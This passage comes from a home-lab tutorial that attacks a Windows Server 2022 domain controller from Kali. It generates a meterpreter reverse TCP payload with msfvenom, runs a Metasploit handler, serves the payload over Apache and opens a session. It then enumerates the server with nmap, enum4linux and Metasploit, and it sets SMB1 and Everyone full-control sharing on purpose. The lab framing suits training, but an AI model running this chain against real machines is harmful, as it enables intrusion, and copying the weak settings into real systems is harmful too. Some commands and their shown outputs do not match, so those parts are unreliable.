
50. Open the Sharing tab and click Advanced Sharing.



51. In Advanced Sharing, click Permissions.

52. Select Everyone. If it is not listed, click Add and enter Everyone.

53. Set Allow for every option.



54. Click on OK.

Configure SMB on Windows Server 2022

55. Enter the below prompt into ChatGPT and press enter.

I want to configure SMB on Windows Server 2022 inside my domain controller lab. Give me step-by-step instructions to install SMB1, restart the server, enable both SMB1 and SMB2 protocols, and verify that the configuration is successful. Use only PowerShell.

Install SMB1 Feature

56. Open PowerShell as Administrator

57. Click Start

58. Search PowerShell

59. Right-click → Run as Administrator

60. Run:


```
Get-WindowsFeature FS-SMB1
```

61. Install the feature:

```
Install-WindowsFeature FS-SMB1 -IncludeAllSubFeature -Verbose
```

62. Then restart the computer to apply the settings

```
Restart-Computer -Force
```



```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\Administrator> Get-WindowsFeature FS-SMB1

Display Name                                          Name              Install State
-----
[ ] SMB 1.0/CIFS File Sharing Support                FS-SMB1           Available

PS C:\Users\Administrator> Install-WindowsFeature FS-SMB1 -IncludeAllSubFeature -Verbose
VERBOSE: Installation started...
VERBOSE: Continue with installation?
VERBOSE: Prerequisite processing started...
VERBOSE: Prerequisite processing succeeded.


Success Restart Needed Exit Code      Feature Result
-----
True    Yes          SuccessRest... (SMB 1.0/CIFS File Sharing Support, SMB 1....
WARNING: You must restart this server to finish the installation process.
VERBOSE: Installation succeeded.

PS C:\Users\Administrator> Restart-Computer -Force
```

Creating a reverse TCP payload and running a listener using Metasploit

63. Generate the Reverse TCP Payload (msfvenom) Use msfvenom to create the payload, specifying the payload type, your IP address (LHOST), and your listening port (LPORT).

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST= 10.0.2.5 LPORT=9999 -f exe -o shell.exe
```



```
(labuser@kali)-[~]  
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.0.2.5 LPORT=9999 -f exe -o payload.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 354 bytes  
Final size of exe file: 7168 bytes  
Saved as: payload.exe
```

64. Configure the Handler

```
use exploit/multi/handler
```

65. Configure the payload: The payload must match the one generated in

```
set PAYLOAD windows/x64/meterpreter/reverse_tcp
```


66. set LHOST and LPORT

```
set LHOST 10.0.2.5
```

```
set LPORT 9999
```

67. Start the Listener

```
run
```



```
msf exploit(multi/handler) > set lhost eth0  
lhost => eth0  
msf exploit(multi/handler) > set lport 9999  
lport => 9999  
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf exploit(multi/handler) > run  
[*] Started reverse TCP handler on 10.0.2.5:9999
```


Share the payload file with target windows machine and simulating a hack

68. To send the payload to the target machine, you must start the Apache service. This can be done by running the command

```
sudo systemctl start apache2
```

69. You can also verify that Apache is running by checking its status with

```
sudo systemctl status apache2.
```



```
root@kali: /home/labuser
File Actions Edit View Help


(root@kali)-[/home/labuser]
# systemctl start apache2

(root@kali)-[/home/labuser]
# systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; pres>
   Active: active (running) since Sat 2026-05-02 15:06:47 EDT; 6s ago
   Invocation: 84be8c16dc0745c4b9cb3b8b9655647b
     Docs: https://httpd.apache.org/docs/2.4/
   Main PID: 2602 (apache2)
    Status: "Processing requests ..."
     Tasks: 55 (limit: 4456)
    Memory: 5.4M (peak: 5.4M)
       CPU: 91ms
    CGroup: /system.slice/apache2.service
            └─2602 /usr/sbin/apache2 -k start -DFOREGROUND
              2619 /usr/sbin/apache2 -k start -DFOREGROUND
              2620 /usr/sbin/apache2 -k start -DFOREGROUND

May 02 15:06:47 kali systemd[1]: Starting apache2.service - The Apache HTTP >
May 02 15:06:47 kali apachectl[2602]: AH00558: apache2: Could not reliably d>
May 02 15:06:47 kali systemd[1]: Started apache2.service - The Apache HTTP S>
lines 1-18/18 (END)
```

70. Create a directory to store the payload at the default web directory /var/www/html/

71. Place the payload.exe file into the new folder



```
(root@kali)-[/home/labuser]
# mkdir /var/www/html/payload

(root@kali)-[/home/labuser]
# ls
Desktop    Downloads  Pictures   Templates archive-key.asc
Documents  Music      Public     Videos   payload.exe

(root@kali)-[/home/labuser]
# cp payload.exe /var/www/html/payload
```

72. IP address of Kali can be used by the Windows machine to access the file.

On the Windows system, open a web browser and enter the URL in the format.

Press Enter, and the file will be displayed in the browser. Click on it to download.



73. Run the payload as Administrator. Back in Kali VM, you can see a metasploit has connected to windows VM.

Run sysinfo command and you can see details of windows VM

```
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.0.2.5:9999
[*] Sending stage (199238 bytes) to 10.0.2.6
[*] Meterpreter session 1 opened (10.0.2.5:9999 → 10.0.2.6:49790) at 2026-05-02 15:22:50 -0400

meterpreter > sysinfo
Computer      : WIN-5G7PV0LGRB1
OS            : Windows Server 2022 (10.0 Build 20348).
Architecture : x64
System Language : en_IN
Domain        : WORKGROUP
Logged On Users : 1
Meterpreter   : x86/windows
meterpreter > █
```

SMB/DNS enumeration with AI.

74. Run the below prompt in chat GPT

I want to perform SMB and DNS enumeration from my Kali Linux machine against a Windows Server 2022 Domain Controller with IP 10.0.2.6.


Give me the exact step-by-step commands for the following and also explain what each command does:

Nmap with smb-os-discovery to get OS info.

Nmap with smb-enum-shares to list SMB shares.

Nmap with smb-vuln* to check for SMB vulnerabilities.

enum4linux with the -a option using username sam and password Pa\$\$w0rd, and save the output into a text file.



75. Nmap SMB OS Discovery can be performed using the command `nmap -p 445 --script smb-os-discovery 10.0.2.6`.

```
(labuser@kali)-[~]
$ nmap -p 445 --script smb-vuln* 10.0.2.6
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-01 12:12 -0400
Nmap scan report for 10.0.2.6
Host is up (0.0012s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds
MAC Address: 08:00:27:BA:97:95 (Oracle VirtualBox virtual NIC)

Host script results:
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false

Nmap done: 1 IP address (1 host up) scanned in 5.69 seconds

(labuser@kali)-[~]
$
```

This command scans port 445, which is used for SMB, and runs the smb-os-discovery NSE script. It attempts to identify the operating system version, retrieve the computer name, determine the domain name, and gather NetBIOS information.

The expected output typically includes details such as the OS (for example, Windows Server 2022), the computer name (such as DC01), and the domain name (for example, mydomain.local).

76. To enumerate SMB shares, use the command

```
nmap -p 445 --script smb-enum-shares 10.0.2.6
```

```
File Actions Edit View Help
(labuser@kali)-[~]
$ nmap -p 445 --script smb-enum-shares 10.0.2.6
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-01 12:16 -0400
Nmap scan report for 10.0.2.6
Host is up (0.0018s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds
MAC Address: 08:00:27:BA:97:95 (Oracle VirtualBox virtual NIC)

Host script results:
|_smb-enum-shares:
|_note: ERROR: Enumerating shares failed, guessing at common ones (NT_STATUS_ACCESS_DENIED)
|_account_used: <blank>
|_\\10.0.2.6\ADMIN$:
|_warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|_Anonymous access: <none>
|_\\10.0.2.6\C$:
|_warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|_Anonymous access: <none>
|_\\10.0.2.6\E$:
|_warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|_Anonymous access: <none>
|_\\10.0.2.6\IPC$:
|_warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|_Anonymous access: READ
|_\\10.0.2.6\NETLOGON:
|_warning: Couldn't get details for share: NT_STATUS_ACCESS_DENIED
|_Anonymous access: <none>
```

This command queries the SMB service to list available network shares such as C\$, ADMIN\$, SYSVOL, and NETLOGON. It also displays the share names along with their access permissions, such as read, write, or no access.

This is useful for identifying accessible network resources on the target system.

77. To check for SMB vulnerabilities, run

```
(labuser@kali)-[~]
$ nmap -p 445 --script smb-vuln* 10.0.2.6
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-01 12:12 -0400
Nmap scan report for 10.0.2.6
Host is up (0.0012s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds
MAC Address: 08:00:27:BA:97:95 (Oracle VirtualBox virtual NIC)

Host script results:
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false

Nmap done: 1 IP address (1 host up) scanned in 5.69 seconds

(labuser@kali)-[~]
$
```

`nmap -p 445 --script smb-vuln* 10.0.2.6`

This command executes multiple SMB vulnerability scripts to identify potential security issues, including SMBv1 vulnerabilities like EternalBlue (MS17-010), weak configurations, and other known exploits.

The output will indicate whether the system is vulnerable or not vulnerable, helping assess the security posture of the SMB service.

78. For full enumeration using enum4linux with credentials, use the command
`enum4linux -a -u sam -p 'Pa$$w0rd' 10.0.2.6 | tee enum_results.txt`

```
(labuser@kali)-[~]
$ enum4linux -a -u sam -p 'Password,1!!' 10.0.2.6 | tee enum_results.txt
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Fri May
1 12:18:17 2026

----- ( Target Information ) -----
File System
Target ..... 10.0.2.6
RID Range ..... 500-550,1000-1050
Username ..... 'sam'
Password ..... 'Password,1!!'
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

Home
----- ( Enumerating Workgroup/Domain on 10.0.2.6 ) -----

[+] Got domain/workgroup name: MYDOMAIN

wireshark
----- ( Nbtstat Information for 10.0.2.6 ) -----

Looking up status of 10.0.2.6
DC01 <00> - B <ACTIVE> Workstation Service
MYDOMAIN <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
burps MYDOMAIN <1c> - <GROUP> B <ACTIVE> Domain Controllers
DC01 <20> - B <ACTIVE> File Server Service
```

```
labuser@kali: ~
File Actions Edit View Help

(labuser@kali)-[~]
$ cat enum_results.txt
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Fri
1 12:18:41 2026

----- ( Target Information ) -----
File System
Target ..... 10.0.2.6
RID Range ..... 500-550,1000-1050
Username ..... 'sam'
Password ..... 'Password,1!!'
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

Home
----- ( Enumerating Workgroup/Domain on 10.0.2.6 ) -----

[+] Got domain/workgroup name: MYDOMAIN

wireshark
----- ( Nbtstat Information for 10.0.2.6 ) -----


Looking up status of 10.0.2.6
DC01 <00> - B <ACTIVE> Workstation Service
MYDOMAIN <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
burps MYDOMAIN <1c> - <GROUP> B <ACTIVE> Domain Controllers
DC01 <20> - B <ACTIVE> File Server Service
```

The -a option runs all enumeration modules, including user enumeration, group enumeration, share listing, password policy retrieval, and domain information gathering. The -u and -p options specify the username and password, and the password is quoted to handle special characters. The tee command allows the output to be displayed on the screen while also saving it to a file named enum_results.txt.

This command provides detailed information such as domain users, groups, share access, password policies, and SID enumeration.

79. For basic DNS enumeration, if DNS is running on the domain controller, you can use the command

```
nmap -p 53 --script dns-brute 10.0.2.6
```




```
(labuser@kali)-[~]
└─$ nmap -p 53 --script dns-brute 10.0.2.6
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-11 07:08 EDT
Nmap scan report for 10.0.2.6
Host is up (0.0010s latency).
PORT      STATE SERVICE
53/tcp    closed domain
MAC Address: 08:00:27:BA:97:95 (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)
Host script results:
|_dns-brute: Can't guess domain of "10.0.2.6"; use dns-brute.domain script ar
gument.
Nmap done: 1 IP address (1 host up) scanned in 0.34 seconds
```

This command attempts to discover subdomains using a brute-force technique and can help identify domain services and internal hostnames within the network.

SMB and Kerberos enumeration with AI


80. Run the below prompt in chat GPT

I want to perform SMB and Kerberos enumeration using Metasploit on a Windows Server 2022 Domain Controller with IP 10.0.2.6. Give me the step-by-step commands in Metasploit to: Enumerate SMB shares using the credentials sam / Paw0rd. Repeat the same SMB share enumeration using Administrator / Password.1!!. Enumerate Group Policy Objects (GPOs) with sam / Paw0rd Enumerate Kerberos usernames without credentials using a custom usernames.txt file.




81. Start the Metasploit Framework console by launching the Metasploit environment where you can run all modules.

msfconsole



82. To enumerate SMB shares using the credentials sam and Paw0rd, load the smb_enumshares module, set the target IP, provide the username and password, optionally configure threading, and then execute the scan. This connects to the SMB service, authenticates, and lists available shares such as SYSVOL, NETLOGON, and C\$, along with their permissions.

